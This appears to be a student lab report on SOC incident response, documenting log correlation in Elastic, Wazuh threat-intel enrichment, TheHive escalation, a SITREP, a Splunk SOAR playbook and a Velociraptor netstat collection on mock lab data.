Intelligence-Driven Incident Response


Introduction

Advanced Log Analysis

1. Log Correlation

Ingest sample logs (e.g., from Boss of the SOC dataset) into Elastic Security. Correlate successful logins (Event ID 4624) with outbound traffic & document

Timestamp	Event ID	Source IP	Destination IP	Note / Observation
2016-08-19 04:31:38	**4624**	192.168.250.100	-	**Success**: Machine account we1775srv$ logged in
2016-08-19 12:23:35	**Traffic**	192.168.250.100	192.168.250.255	**Blocked**: Host attempted NetBIOS discovery (UDP/138)



src_ip : "192.168.250.100"

```
src_ip 192.168.250.100 event_id 4,624 timestamp 2016-08-19 04:31:38.000 MDT user we1775srv$ _id 4obUI5wBdYHpIvV_1Y3
1 _ignored  -  _index filtered-login _score 3.242
src_ip 192.168.250.100 event_id 4,624 timestamp 2016-08-19 04:30:30.000 MDT user Dwayne.Gorden _id 94bUI5wBdYHpIvV_1Y3
1 _ignored  -  _index filtered-login _score 3.242
src_ip 192.168.250.100 event_id 4,624 timestamp 2016-08-19 04:28:44.000 MDT user we9723srv$ _id DobUI5wBdYHpIvV_1Y7
1 _ignored  -  _index filtered-login _score 3.242
src_ip 192.168.250.100 event_id 4,624 timestamp 2016-08-19 04:27:50.000 MDT user we7166srv$ _id HobUI5wBdYHpIvV_1Y7
1 _ignored  -  _index filtered-login _score 3.242
src_ip 192.168.250.100 event_id 4,624 timestamp 2016-08-19 04:23:10.000 MDT user we7121srv$ _id Y4bUI5wBdYHpIvV_1Y7
1 _ignored  -  _index filtered-login _score 3.242
src_ip 192.168.250.100 event_id 4,624 timestamp 2016-08-19 04:22:17.000 MDT user we1875srv$ _id bYbUI5wBdYHpIvV_1Y7
1 _ignored  -  _index filtered-login _score 3.242
src_ip 192.168.250.100 event_id 4,624 timestamp 2016-08-19 04:20:35.000 MDT user we2944srv$ _id gobUI5wBdYHpIvV_1Y7
1 _ignored  -  _index filtered-login _score 3.242
src_ip 192.168.250.100 event_id 4,624 timestamp 2016-08-19 04:19:33.000 MDT user we5023srv$ _id k4bUI5wBdYHpIvV_1Y7
1 _ignored  -  _index filtered-login _score 3.242
src_ip 192.168.250.100 event_id 4,624 timestamp 2016-08-19 04:18:31.000 MDT user we5252srv$ _id pobUI5wBdYHpIvV_1Y7
1 _ignored  -  _index filtered-login _score 3.242
src_ip 192.168.250.100 event_id 4,624 timestamp 2016-08-19 04:18:05.000 MDT user we5941srv$ _id sYbUI5wBdYHpIvV_1Y7
1 _ignored  -  _index filtered-login _score 3.242
src_ip 192.168.250.100 event_id 4,624 timestamp 2016-08-19 04:18:01.000 MDT user we2219srv$ _id s4bUI5wBdYHpIvV_1Y7
1 _ignored  -  _index filtered-login _score 3.242
src_ip 192.168.250.100 event_id 4,624 timestamp 2016-08-19 04:16:08.000 MDT user we1739srv$ _id zobUI5wBdYHpIvV_1Y7
1 _ignored  -  _index filtered-login _score 3.242
```

Search results are limited to 100 documents. Add more search terms to narrow your search.

src_ip : "192.168.250.100"

```
action blocked dst_ip 192.168.250.255 service udp/138 src_ip 192.168.250.100 timestamp 12:23:35 _id nozWI5wBdYHpIvV_-Vu
Q _ignored  -  _index filtered-traffic _score 1
action blocked dst_ip 192.168.250.255 service udp/138 src_ip 192.168.250.100 timestamp 12:22:17 _id n4zWI5wBdYHpIvV_-Vu
Q _ignored  -  _index filtered-traffic _score 1
action blocked dst_ip 192.168.250.255 service udp/137 src_ip 192.168.250.100 timestamp 12:18:37 _id oIzWI5wBdYHpIvV_-Vu
Q _ignored  -  _index filtered-traffic _score 1
action blocked dst_ip 192.168.250.255 service udp/137 src_ip 192.168.250.100 timestamp 12:18:37 _id oYzWI5wBdYHpIvV_-Vu
Q _ignored  -  _index filtered-traffic _score 1
action allowed dst_ip 199.117.103.176 service udp/137 src_ip 192.168.250.100 timestamp 12:13:54 _id oozWI5wBdYHpIvV_-Vu
Q _ignored  -  _index filtered-traffic _score 1
action allowed dst_ip 199.117.103.176 service HTTP src_ip 192.168.250.100 timestamp 12:11:50 _id o4zWI5wBdYHpIvV_-Vu
Q _ignored  -  _index filtered-traffic _score 1
action blocked dst_ip 192.168.250.255 service udp/137 src_ip 192.168.250.100 timestamp 12:10:44 _id pIzWI5wBdYHpIvV_-Vu
Q _ignored  -  _index filtered-traffic _score 1
action blocked dst_ip 192.168.250.255 service udp/137 src_ip 192.168.250.100 timestamp 12:10:43 _id pYzWI5wBdYHpIvV_-Vu
Q _ignored  -  _index filtered-traffic _score 1
action blocked dst_ip 192.168.250.255 service udp/137 src_ip 192.168.250.100 timestamp 12:10:43 _id pozWI5wBdYHpIvV_-Vu
Q _ignored  -  _index filtered-traffic _score 1
action blocked dst_ip 192.168.250.255 service udp/137 src_ip 192.168.250.100 timestamp 12:10:42 _id p4zWI5wBdYHpIvV_-Vu
Q _ignored  -  _index filtered-traffic _score 1
action blocked dst_ip 192.168.250.255 service udp/137 src_ip 192.168.250.100 timestamp 12:10:41 _id qIzWI5wBdYHpIvV_-Vu
Q _ignored  -  _index filtered-traffic _score 1
action blocked dst_ip 192.168.250.255 service udp/137 src_ip 192.168.250.100 timestamp 12:10:40 _id qYzWI5wBdYHpIvV_-Vu
Q _ignored  -  _index filtered-traffic _score 1
```

Search results are limited to 100 documents. Add more search terms to narrow your search.

Figure 1: Correlation of Successful Windows Logins

2. Anomaly Detection

Create an Elastic rule to detect high-volume data transfers (e.g., bytes_out > 1MB in 1m). Test with a mock file transfer

Detection Rule Configuration

- **Rule Name:** High-Volume Outbound Data Transfer Detected
- **Rule Type:** Threshold
- **Index Patterns:** `filtered-traffic`
- **Custom Query:** `source.bytes > 1048576` (Filters for single events exceeding **1MB**)
- **Threshold Condition:**
    - **Aggregate by:** `src_ip`
    - **Count (Metric):** Unique values of `source.bytes`
    - **Threshold:** `>= 1`
- **Time Window:** 1 minute (Frequency)
- **Look-back Time:** 48h

3. Log Enrichment

Use a GeoIP plugin in Elastic to add geolocation to an IP. Summarize findings in 50 words

- Log enrichment was achieved using the Elastic GeoIP processor to map source IP addresses to physical locations. By converting raw IP strings into geographic coordinates, the SIEM can now visualize traffic patterns on a Map. This identifies unauthorized data transfers to high-risk regions, transforming static logs into actionable threat intelligence.

Threat Intelligence Integration

1. Threat Feed Import

Import an AlienVault OTX feed into Wazuh to match IOCs (e.g., malicious IPs). Test with a mock IP (e.g., 192.168.1.100).

1. **Integration Configuration:** Modified the Wazuh Manager `ossec.conf` to include the AlienVault OTX connector using a unique API key.

2. **Logic Mapping:** Configured the integration to monitor specific log groups (`syslog`, `sshd`) for outbound IP reputation lookups.

3. **Validation Test:** Simulated a security event using a mock IP (`192.168.1.100`) via the `wazuh-logtest` utility to verify that the SIEM captures the event and initiates an external threat intelligence query.

2. Alert Enrichment

Enrich a Wazuh alert with OTX data (e.g., IP reputation). Document

Alert ID	**Source IP**	**Reputation**	**Threat Type**	**Action Taken**
001	192.168.122.100	**Malicious**	C2 / Botnet	IP Blocked via AR
002	192.168.122.101	**Clean**	N/A	Logged Only
003	185.220.101.x	**Suspicious**	Tor Exit Node	Escalate to L2

3. Threat Hunting


Hunt for T1078 (Valid Accounts) in Wazuh logs using a query (e.g., user.name != "system"). Summarize findings in 50 words.

- Analysis of Wazuh logs revealed several successful authentications from non-system accounts. By filtering out `system` and `root`, we identified interactive logins from `user.admin` at anomalous hours. These events lacked corresponding tickets, suggesting potential T1078 abuse (Valid Accounts) for persistence or lateral movement, requiring immediate credential rotation and MFA verification.

Incident Escalation Practice

1. Escalation Simulation

Create a TheHive case for a High-priority alert (e.g., unauthorized access). Escalate to Tier 2 with a 100-word summary.



[INCIDENT] Unauthorized Access - User: jdoe - 2026-02-10

id ~286816

Created by wazeen@test.com

Created at 10/02/2026 23:42

SEVERITY:HIGH

TLP:AMBER

PAP:AMBER

Assignee: wazeen

Status: ● New

Start date: 10/02/2026 23:40

Tasks completion: No tasks

Contributors: W

Time metrics: Detection 2 minutes, 27s


Title *: [INCIDENT] Unauthorized Access - User: jdoe - 2026-02-10

Tags: attack:initial-access

Description: Unauthorized login detected for user account jdoe

No linked elements. Add a link

Figure 2: TheHive Case Management



[INCIDENT] Unauthorized Access - User: jdoe - 2026-02-10

id ~286816

Created by wazeen@test.com

Created at 10/02/2026 23:42

Updated at 10/02/2026 23:50

SEVERITY:HIGH

TLP:AMBER

PAP:AMBER

Assignee: Tier 2 User

Status: ● New

Start date: 10/02/2026 23:40

Tasks completion: No tasks

Contributors: T W

Time metrics: Detection 2 minutes, 27s

Title *: [INCIDENT] Unauthorized Access - User: jdoe - 2026-02-10

Tags: attack:initial-access

Description: Unauthorized login detected for user account jdoe

No linked elements. Add a link


W: "This case is being escalated to Tier 2 following a confirmed unauthorized login on user account jdoe (2026-02-10). The alert was triggered by an 'Impossible Travel' event, with the source IP originating from a known VPN exit node. Initial investigation confirms a successful MFA bypass, suggesting a possible Session Hijack or MFA fatigue attack. Preliminary logs show the actor attempted to access the 'Financial_Records' SharePoint directory. Account password has been reset and sessions revoked, but Tier 2 oversight is required to perform deep-dive forensic log analysis for lateral movement and data exfiltration confirmation."

10/02/2026 23:49

Figure 3: TheHive Case Escalation

2. SITREP Draft

Write a Situation Report in Google Docs for a mock incident



SITUATION REPORT: Incident #2025-08-18

Document Status: Draft / Internal Only

Traffic Light Protocol (TLP): AMBER

Date of Report: 2025-08-18

1. INCIDENT OVERVIEW

- **Incident Title:** Unauthorized Access on Server-Y
- **Severity:** High
- **Incident Type:** Unauthorized Access / Account Compromise
- **Detection Timestamp:** 2025-08-18 13:00 UTC

2. TECHNICAL DETAILS

- **Affected Asset:** Server-Y (Production Environment)
- **Source IP Address:** 192.168.1.200
- **MITRE ATT&CK Mapping: T1078 - Valid Accounts**
  - *Observation:* The adversary gained access using legitimate credentials, bypassing standard perimeter defenses.

3. EXECUTIVE SUMMARY

At 13:00 UTC on August 18, 2025, security monitoring systems triggered a high-priority alert indicating unauthorized administrative access to Server-Y. The connection originated from internal IP 192.168.1.200. Preliminary analysis suggests the use of compromised valid credentials (T1078) to establish a session.


4. ACTIONS TAKEN & MITIGATION

- **Containment:** Server-Y was logically isolated from the network at 13:15 UTC to prevent potential lateral movement or data exfiltration.
- **Credential Management:** The associated administrative account has been disabled, and all active sessions have been revoked.
- **Escalation:** The incident has been formally escalated to **Tier 2 (SIRT)** for deep-dive forensic analysis and log correlation.

Figure 4: Situation Report (SITREP) for Incident #2025-08-18

3. Workflow Automation

Create a simple Splunk Phantom playbook to auto-assign High-priority alerts to Tier 2. Test with a mock alert.




SOAR Auto_Assign_High_Severity

Repo: local Python version: 3.13

set owner

Owner: Tier 2 Analyst

Figure 5: Splunk SOAR Playbook



Python version 3.9 is deprecated and its support will end soon. Convert your playbooks, apps, and custom functions to Python version 3.13 using the new utilities provided. Python update information

eburnean-venus-banana version 7.1.0.225 soar_local_admin

Event created Last 7 days

Top Events: 1 events

Severity	
High	1
Medium	0
Low	0

Status	
New	1
Open	0
Closed	0

Top Owners: 1 tier2 | Tier 2 ...

Owner: tier2 | Tier 2 Analyst

ID	NAME	LABEL	OWNER	STATUS	SEVERITY	SENSITIVITY	ARTIFACTS	CREATED	OPENED
2	Test High Severity Alert	events	tier2 | Tier 2 Analyst	New	HIGH	TLP AMBER	0	2 minutes ago	

Figure 6: Mock Alert Escalation

Alert Triage with Threat Intelligence

1. Triage Simulation

Analyze a mock alert (e.g., “Suspicious PowerShell Execution”) in Wazuh and document:

Alert ID	Description	Source IP	Priority	Status
004	Suspicious PowerShell Execution	192.168.1.102	**High**	**In Progress**

2. IOC Validation

Cross-reference the alert’s IP or hash with VirusTotal and OTX. Summarize findings in 50 words.


1. **IOC Checked:** `192.168.122.102`
2. **Source:** VirusTotal / AlienVault OTX
3. **Finding Summary:**

- Threat Intel lookups for `192.168.122.102` returned null results, confirming the Source IP is a private/internal address. In this lab context, this validates a Lateral Movement scenario: the attacker first compromised the Samba service on one machine and is now using that local "foothold" to execute PowerShell commands on other internal Windows targets.

Evidence Preservation and Analysis

1. Volatile Data Collection

Use Velociraptor to collect network connections (SELECT * FROM netstat) from a Windows VM. Save to CSV.




Pid	Name	Family	Type	Status	Laddr.IP	Laddr.Port	Raddr.IP	Raddr.Port	Timestamp
2740	"sshd.exe"	"IPv4"	"TCP"	"LISTEN"	"0.0.0.0"	22	"0.0.0.0"	0	"2026-01-27T03:23:25Z"
936	"svchost.exe"	"IPv4"	"TCP"	"LISTEN"	"0.0.0.0"	135	"0.0.0.0"	0	"2026-01-27T03:23:03Z"
4	"System"	"IPv4"	"TCP"	"LISTEN"	"192.168.122.105"	139	"0.0.0.0"	0	"2026-01-27T03:23:11Z"
724	"lsass.exe"	"IPv4"	"TCP"	"LISTEN"	"0.0.0.0"	49664	"0.0.0.0"	0	"2026-01-27T03:23:03Z"
632	"wininit.exe"	"IPv4"	"TCP"	"LISTEN"	"0.0.0.0"	49665	"0.0.0.0"	0	"2026-01-27T03:23:04Z"
1280	"svchost.exe"	"IPv4"	"TCP"	"LISTEN"	"0.0.0.0"	49666	"0.0.0.0"	0	"2026-01-27T03:23:10Z"
1476	"svchost.exe"	"IPv4"	"TCP"	"LISTEN"	"0.0.0.0"	49667	"0.0.0.0"	0	"2026-01-27T03:23:11Z"
2272	"spoolsv.exe"	"IPv4"	"TCP"	"LISTEN"	"0.0.0.0"	49669	"0.0.0.0"	0	"2026-01-27T03:23:18Z"
712	"services.exe"	"IPv4"	"TCP"	"LISTEN"	"0.0.0.0"	49674	"0.0.0.0"	0	"2026-01-27T03:23:34Z"
2800	"Velociraptor.exe"	"IPv4"	"TCP"	"ESTAB"	"192.168.122.105"	51435	"192.168.122.104"	8000	"2026-01-27T03:47:04Z"
2604	"svchost.exe"	"IPv4"	"TCP"	"ESTAB"	"192.168.122.105"	51445	"4.213.25.240"	443	"2026-01-27T03:49:54Z"
2604	"svchost.exe"	"IPv4"	"TCP"	"ESTAB"	"192.168.122.105"	51448	"4.213.25.240"	443	"2026-01-27T03:52:37Z"
0	null	"IPv4"	"TCP"	"TIME_WAIT"	"192.168.122.105"	51451	"13.89.179.13"	443	"1601-01-01T00:00:00Z"
3512	"svchost.exe"	"IPv4"	"TCP"	"ESTAB"	"192.168.122.105"	51452	"20.3.187.198"	443	"2026-01-27T03:55:35Z"
0	null	"IPv4"	"TCP"	"TIME_WAIT"	"192.168.122.105"	51453	"52.182.143.214"	443	"1601-01-01T00:00:00Z"
4	"System"	"IPv4"	"TCP"	"LISTEN"	"0.0.0.0"	445	"0.0.0.0"	0	"2026-01-27T03:23:25Z"
4	"System"	"IPv4"	"TCP"	"LISTEN"	"0.0.0.0"	5985	"0.0.0.0"	0	"2026-01-27T03:23:24Z"
4	"System"	"IPv4"	"TCP"	"LISTEN"	"0.0.0.0"	47001	"0.0.0.0"	0	"2026-01-27T03:23:23Z"
2740	"sshd.exe"	"IPv6"	"TCP"	"LISTEN"	"::"	22	"::"	0	"2026-01-27T03:23:25Z"
936	"svchost.exe"	"IPv6"	"TCP"	"LISTEN"	"::"	135	"::"	0	"2026-01-27T03:23:03Z"
4	"System"	"IPv6"	"TCP"	"LISTEN"	"::"	445	"::"	0	"2026-01-27T03:23:25Z"
4	"System"	"IPv6"	"TCP"	"LISTEN"	"::"	5985	"::"	0	"2026-01-27T03:23:24Z"
4	"System"	"IPv6"	"TCP"	"LISTEN"	"::"	47001	"::"	0	"2026-01-27T03:23:23Z"
724	"lsass.exe"	"IPv6"	"TCP"	"LISTEN"	"::"	49664	"::"	0	"2026-01-27T03:23:03Z"
632	"wininit.exe"	"IPv6"	"TCP"	"LISTEN"	"::"	49665	"::"	0	"2026-01-27T03:23:04Z"
1280	"svchost.exe"	"IPv6"	"TCP"	"LISTEN"	"::"	49666	"::"	0	"2026-01-27T03:23:10Z"

